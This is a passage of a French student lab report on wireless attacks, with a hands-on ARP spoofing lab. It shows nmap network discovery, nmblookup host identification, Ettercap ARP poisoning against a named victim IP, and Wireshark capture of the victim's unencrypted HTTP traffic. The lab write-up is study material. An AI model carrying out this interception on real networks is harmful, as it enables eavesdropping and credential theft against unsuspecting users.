**Points d'accès escrocs** : les attaquants peuvent configurer des points d'accès escrocs qui imitent les points d'accès sans fil légitimes, ce qui leur permet d'intercepter le trafic sans fil et de voler des informations sensibles. C'est ce qu'on appelle une attaque de point d'accès malveillant.

**Écoute clandestine** : les attaquants peuvent écouter clandestinement le trafic sans fil pour intercepter des informations sensibles, telles que les identifiants de connexion ou les numéros de carte de crédit.

**Attaques par déni de service (DoS)** : les attaquants peuvent lancer des attaques DoS contre les points d'accès sans fil pour perturber la connectivité du réseau, empêchant ainsi les utilisateurs légitimes d'accéder au réseau.


**Craquage de mot de passe** : les attaquants peuvent tenter de déchiffrer le mot de passe ou la phrase secrète du réseau sans fil afin d'accéder au réseau.

**Usurpation d'adresse MAC** : les attaquants peuvent usurper l'adresse MAC d'un appareil légitime pour accéder au réseau.

### 3. Implémentation d'attaques

#### LAB 1 : ARP spoofing :

Topologie :



Ouvrez 2 machines virtuelles :

- Ubuntu\_server
- Ubuntu\_app





Figure 33: machines virtuelles

Choisissez une machine comme machine de piratage, qui dans ce cas sera la machine virtuelle du serveur Ubuntu



```
Activities   Terminator - 15 20:27
hanaa2@server: ~
```


```
hanaa2@server:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.219.213  netmask 255.255.255.0  broadcast 192.168.219.255
                inet fe80::fe90:4ca5:24c0:2a1  prefixlen 64  scopeid 0x20<link>
                    ether 08:00:27:71:d6:5f  txqueuelen 1000  (Ethernet)
                        RX packets 232  bytes 31254 (31.2 KB)
                        RX errors 0  dropped 0  overruns 0  frame 0
                        TX packets 107  bytes 11381 (11.3 KB)
                        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
            loop  txqueuelen 1000  (Local Loopback)
                RX packets 141  bytes 11633 (11.6 KB)
                RX errors 0  dropped 0  overruns 0  frame 0
                TX packets 141  bytes 11633 (11.6 KB)
                TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

hanaa2@server:~$
```

Figure 34: ip addr de la machine d'attaquant

La première étape consiste à identifier le réseau auquel je suis connecté en vérifiant l'adresse IP de mon interface, qui dans ce cas est 192.168.219.0/24. Ensuite, je vais procéder à l'installation de nmap et effectuer une analyse de réseau



```
hanaa2@server:~$ sudo apt-get install nmap
[sudo] password for hanaa2:
Reading package lists... Done
Building dependency tree
Reading state information... Done
nmap is already the newest version (7.80+dfsg1-2build1).
0 upgraded, 0 newly installed, 0 to remove and 6 not upgraded.
hanaa2@server:~$
```

Figure 35: installation nmap

Je vais maintenant effectuer une analyse ping.

```
root@server:~# nmap -sn 192.168.219.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2023-03-15 01:43 +01
Nmap scan report for 192.168.219.98
Host is up (0.00046s latency).
MAC Address: 08:00:27:D4:D7:88 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.219.100
Host is up (0.00045s latency).
MAC Address: B8:8A:60:B3:6F:A0 (Intel Corporate)
Nmap scan report for _gateway (192.168.219.185)
Host is up (0.038s latency).
MAC Address: DE:89:83:A7:D0:FD (Unknown)
Nmap scan report for 192.168.219.248
Host is up (0.00065s latency).
MAC Address: 08:00:27:41:FF:89 (Oracle VirtualBox virtual NIC)
Nmap scan report for server (192.168.219.213)
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 3.32 seconds
root@server:~#
```

Figure 36:nmap scanning

Maintenant que j'ai les adresses IP des machines connectées au même réseau que moi, je dois savoir laquelle est laquelle pour intercepter le trafic spécifique d'un appareil. Pour y parvenir, je vais utiliser la commande "nmblookup" pour identifier quelle adresse IP correspond à quelle machine.

```
Nmap done: 256 IP addresses (5 hosts up) scanned in 3.32 sec
root@server:~# nmblookup -A 192.168.219.100
Looking up status of 192.168.219.100
    DESKTOP-I5Q5J30 <20> -          M <ACTIVE>
    DESKTOP-I5Q5J30 <00> -          M <ACTIVE>
    WORKGROUP      <00> - <GROUP> M <ACTIVE>

    MAC Address = B8-8A-60-B3-6F-A0

root@server:~#
```

Figure 37: ip addr de la machine victime

```
^C
hanaa2@server:~$ nmblookup -A 192.168.219.248
Looking up status of 192.168.219.248
    UBUNTU        <00> -          B <ACTIVE>
    UBUNTU        <03> -          B <ACTIVE>
    UBUNTU        <20> -          B <ACTIVE>
    .__MSBROWSE__. <01> - <GROUP> B <ACTIVE>
    WORKGROUP    <00> - <GROUP> B <ACTIVE>
    WORKGROUP    <1d> -          B <ACTIVE>
    WORKGROUP    <1e> - <GROUP> B <ACTIVE>

    MAC Address = 00-00-00-00-00-00
```

Figure 38: ip addr d'une autre machien

J'ai identifié que l'adresse IP 192.168.219.248 appartient à "desktop-I5Q5J30", qui est l'appareil sur lequel je veux effectuer un ARP spoofing. Pour cela, je vais utiliser une combinaison d'outils comme suit :

- Installer Ettercap, qui servira de "man in the middle" pour le trafic.

```
Reading package lists... Done
root@server:~# apt install ettercap-text-only
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  ethtool ettercap-common geoip-database libgeoip1
    libluajit-5.1-2 libluajit-5.1-common libnet1
Suggested packages:
  geoip-bin
The following NEW packages will be installed:
  ethtool ettercap-common ettercap-text-only geoip-database
    libgeoip1 libluajit-5.1-2 libluajit-5.1-common libnet1
0 upgraded, 8 newly installed, 0 to remove and 202 not upgr.
Need to get 204 kB/4,325 kB of archives.
After this operation, 14.7 MB of additional disk space will
```

Figure 39:installation ettercap

La commande "ettercap -T -S -i interface -M arp:remote" est utilisée pour lancer une attaque de type Man-in-the-Middle (MITM) sur un réseau cible en utilisant l'outil Ettercap.

Voici ce que chacune des options dans la commande fait :

"-T" indique à Ettercap d'utiliser l'interface utilisateur en mode texte seulement.

"-S" indique à Ettercap de renifler et d'analyser le trafic réseau en temps réel.

"-i interface" spécifie l'interface réseau à utiliser pour l'attaque. Remplacez "interface" par le nom de l'interface réseau que vous souhaitez utiliser, comme "eth0" ou "wlan0".

"-M arp:remote" indique à Ettercap d'utiliser le poisoning ARP pour intercepter et rediriger le trafic réseau vers la machine de l'attaquant. Cette option spécifie qu'Ettercap doit utiliser le poisoning ARP "remote", ce qui signifie qu'il impersonnalise l'adresse IP de la cible distante et envoie des paquets ARP au réseau local pour rediriger le trafic vers la machine de l'attaquant.

```
hanaa2@server:~$ sudo ettercap -T -S -i enp0s3 -M arp:remote /192.168.192.213//  
/192.168.219.100//  
[sudo] password for hanaa2:  
  
ettercap 0.8.3 copyright 2001-2019 Ettercap Development Team  
  
Listening on:  
enp0s3 -> 08:00:27:71:D6:5F  
    192.168.219.213/255.255.255.0  
    fe80::e940:4ca5:24c0:2a1/64  
  
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/all/use_tempaddr is  
not set to 0.  
Ettercap might not work correctly. /proc/sys/net/ipv6/conf/enp0s3/use_tempaddr  
is not set to 0.  
Privileges dropped to EUID 65534 EGID 65534...  
  
    34 plugins  
    42 protocol dissectors
```

Figure 40: ARP attaque avec ettercap

Le trafic est en train d'être intercepté.

```
, , ,  
Wed Mar 15 21:02:15 2023 [934630]  
TCP 192.168.219.100:55558 --> 13.107.42.14:443 | AP (55)  
....27IG%H>..L...m+....{.0...~...d..B..B.D..W..?Y....h...)  
  
Wed Mar 15 21:02:15 2023 [974768]  
TCP 13.107.42.14:443 --> 192.168.219.100:55558 | A (0)  
  
Wed Mar 15 21:02:16 2023 [194672]  
TCP 192.168.219.100:53143 --> 13.107.42.14:443 | A (1)  
. .  
Wed Mar 15 21:02:16 2023 [284450]  
TCP 13.107.42.14:443 --> 192.168.219.100:53143 | A (0)  
  
Wed Mar 15 21:02:16 2023 [984464]  
UDP 192.168.219.100:64072 --> 142.250.185.10:443 | (33)  
K.....T l..#9r....b<3...M.....~.  
Wed Mar 15 21:02:17 2023 [126789]
```

Figure 41:traffic intercepté

Maintenant, je vais lancer Wireshark pour examiner les détails plus en profondeur.

Mais d'abord, je dois mettre mon interface en mode promiscuous avec l'option "allow all".




Figure 42: promiscuous mode

Pourquoi ?

Eh bien, le mode promiscuous est important pour le poisoning ARP car il permet à la machine de l'attaquant de capturer tout le trafic réseau qui passe par le segment réseau cible, même si le trafic n'est pas adressé à l'adresse MAC de l'attaquant.

Dans une attaque de poisoning ARP, l'attaquant envoie des messages ARP falsifiés au réseau cible, trompant les appareils du réseau pour qu'ils envoient leur trafic à la machine de l'attaquant au lieu de la destination prévue. En activant le mode promiscuous, l'adaptateur réseau de l'attaquant peut capturer tout le trafic qui passe par le réseau, y compris le trafic qui n'est pas destiné à la machine de l'attaquant.

"Allow all" signifie que l'adaptateur réseau virtuel est autorisé à capturer et voir tout le trafic sur le réseau physique, pas seulement le trafic destiné à la machine virtuelle ou au système hôte. Ce paramètre peut être utile pour la surveillance ou l'analyse du réseau, mais il peut également présenter un risque de sécurité car il permet un accès non autorisé aux données réseaux sensibles.

Comme je cherche à intercepter le trafic destiné à une machine physique, si ce mode n'est pas activé, nous n'obtiendrons aucun résultat significatif du tout.

Voici un exemple de ce que nous verrons dans Wireshark sans activer le mode promiscuous :

Destination	Protocol	Info
239.255.255.250	SSDP	NOTIFY * HTTP/1.1
239.255.255.250	SSDP	NOTIFY * HTTP/1.1
239.255.255.250	SSDP	NOTIFY * HTTP/1.1
239.255.255.250	SSDP	NOTIFY * HTTP/1.1
239.255.255.250	SSDP	M-SEARCH * HTTP/1.1
239.255.255.250	SSDP	M-SEARCH * HTTP/1.1
239.255.255.250	SSDP	M-SEARCH * HTTP/1.1
239.255.255.250	SSDP	M-SEARCH * HTTP/1.1
239.255.255.250	SSDP	M-SEARCH * HTTP/1.1

Figure 43: wireshark sans proms mode

Cependant, maintenant, je vais utiliser Wireshark :




Figure 44: lancement du wireshark

Comme vous pouvez le voir ici, notre interface apparaît.




Figure 45: choisir l'interface à utilisé pour l'attaque

Je vais la sélectionner :




Figure 46: traffic des machines d'apres arp

Je vais la filtrer pour ne voir que le trafic pour l'adresse IP de la victime : 192.168.219.100.




Figure 47: filtre pour voir seulement machine victime

Je vais essayer d'examiner l'un des paquets du flux TCP.




Figure 48: tcp flow avec les sites qui utilisent SSL/TLS

Comme vous pouvez le constater, ils sont cryptés. Le rouge représente le PC de la victime et le bleu représente le serveur.

Nous allons filtrer pour ne voir que le trafic utilisant le protocole HTTP, qui n'est pas sécurisé. Suivez et vérifiez le flux TCP.

16.08/1/1516	192.168.219.100	196.200.156.81	ICP	60 57053 → 80 [ACK] Seq=481 ACK=4141 Win=66048 Len=0
16.110214162	196.200.156.81	192.168.219.100	TCP	1434 80 → 57053 [ACK] Seq=4141 ACK=481 Win=64128 Len=1380 [TCP segment of a reassembly]
16.110214296	196.200.156.81	192.168.219.100	TCP	1434 80 → 57053 [ACK] Seq=5521 ACK=481 Win=64128 Len=1380 [TCP segment of a reassembly]
16.110361031	192.168.219.100	196.200.156.81	TCP	60 57053 → 80 [ACK] Seq=481 ACK=6901 Win=66048 Len=0
16.117247536	196.200.156.81	192.168.219.100	TCP	1434 80 → 57053 [ACK] Seq=6901 ACK=481 Win=64128 Len=1380 [TCP segment of a reassembly]
16.133274439	196.200.156.81	192.168.219.100	TCP	141 [TCP Previous segment not captured] 80 → 57053 [PSH, ACK] Seq=9661 ACK=481 Win=66048 Len=0 SLE=9661 SRE=9748 Seq=481 ACK=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.133373835	192.168.219.100	196.200.156.81	TCP	66 57053 → 80 [ACK] Seq=481 ACK=8281 Win=66048 Len=0 SLE=9661 SRE=9748
16.137796237	196.200.156.81	192.168.219.100	HTTP	1434 [TCP Out-Of-Order] 141.1.200.0W (text/html)
16.137880721	192.168.219.100	196.200.156.81	TCP	60 57053 → 80 [ACK]
16.344573273	192.168.219.100	196.200.156.81	HTTP	1054 GET /uploads/images/
16.465629007	196.200.156.81	192.168.219.100	TCP	60 80 → 57053 [ACK]
16.477646950	196.200.156.81	192.168.219.100	TCP	1434 80 → 57053 [ACK]
16.477647204	196.200.156.81	192.168.219.100	TCP	1434 80 → 57053 [ACK]
16.477647265	196.200.156.81	192.168.219.100	TCP	1434 80 → 57053 [ACK]
16.477647312	192.168.219.100	196.200.156.81	TCP	60 57053 → 80 [ACK]
16.547311517	196.200.156.81	192.168.219.100	TCP	1434 80 → 57053 [ACK]
16.548632098	196.200.156.81	192.168.219.100	TCP	1434 80 → 57053 [ACK]
16.548637820	192.168.219.100	196.200.156.81	TCP	60 57053 → 80 [ACK]
16.550016292	196.200.156.81	192.168.219.100	TCP	1434 80 → 57053 [ACK]
16.551015854	196.200.156.81	192.168.219.100	TCP	1434 80 → 57053 [ACK]
16.551015953	192.168.219.100	196.200.156.81	TCP	60 57053 → 80 [ACK]
16.612886872	196.200.156.81	192.168.219.100	TCP	1434 80 → 57053 [ACK]
16.612265731	196.200.156.81	192.168.219.100	TCP	1434 80 → 57053 [ACK]
16.612337110	192.168.219.100	196.200.156.81	TCP	60 57053 → 80 [ACK]
16.613423701	196.200.156.81	192.168.219.100	TCP	1434 80 → 57053 [ACK]
16.615659555	196.200.156.81	192.168.219.100	TCP	1434 80 → 57053 [ACK]
16.615750888	192.168.219.100	196.200.156.81	TCP	60 57053 → 80 [ACK]
16.617568390	196.200.156.81	192.168.219.100	TCP	1434 80 → 57053 [ACK]
16.618228435	196.200.156.81	192.168.219.100	TCP	1434 80 → 57053 [ACK]
16.618389752	192.168.219.100	196.200.156.81	TCP	60 57053 → 80 [ACK]
16.671054905	196.200.156.81	192.168.219.100	TCP	1434 80 → 57053 [ACK]
16.671055053	196.200.156.81	192.168.219.100	TCP	1434 80 → 57053 [ACK]

Figure 49: filtrage par HTTP pour voir les sites non sécurisées

Comme vous pouvez le voir, le trafic n'est pas crypté pour les sites qui utilisent le protocole HTTP.

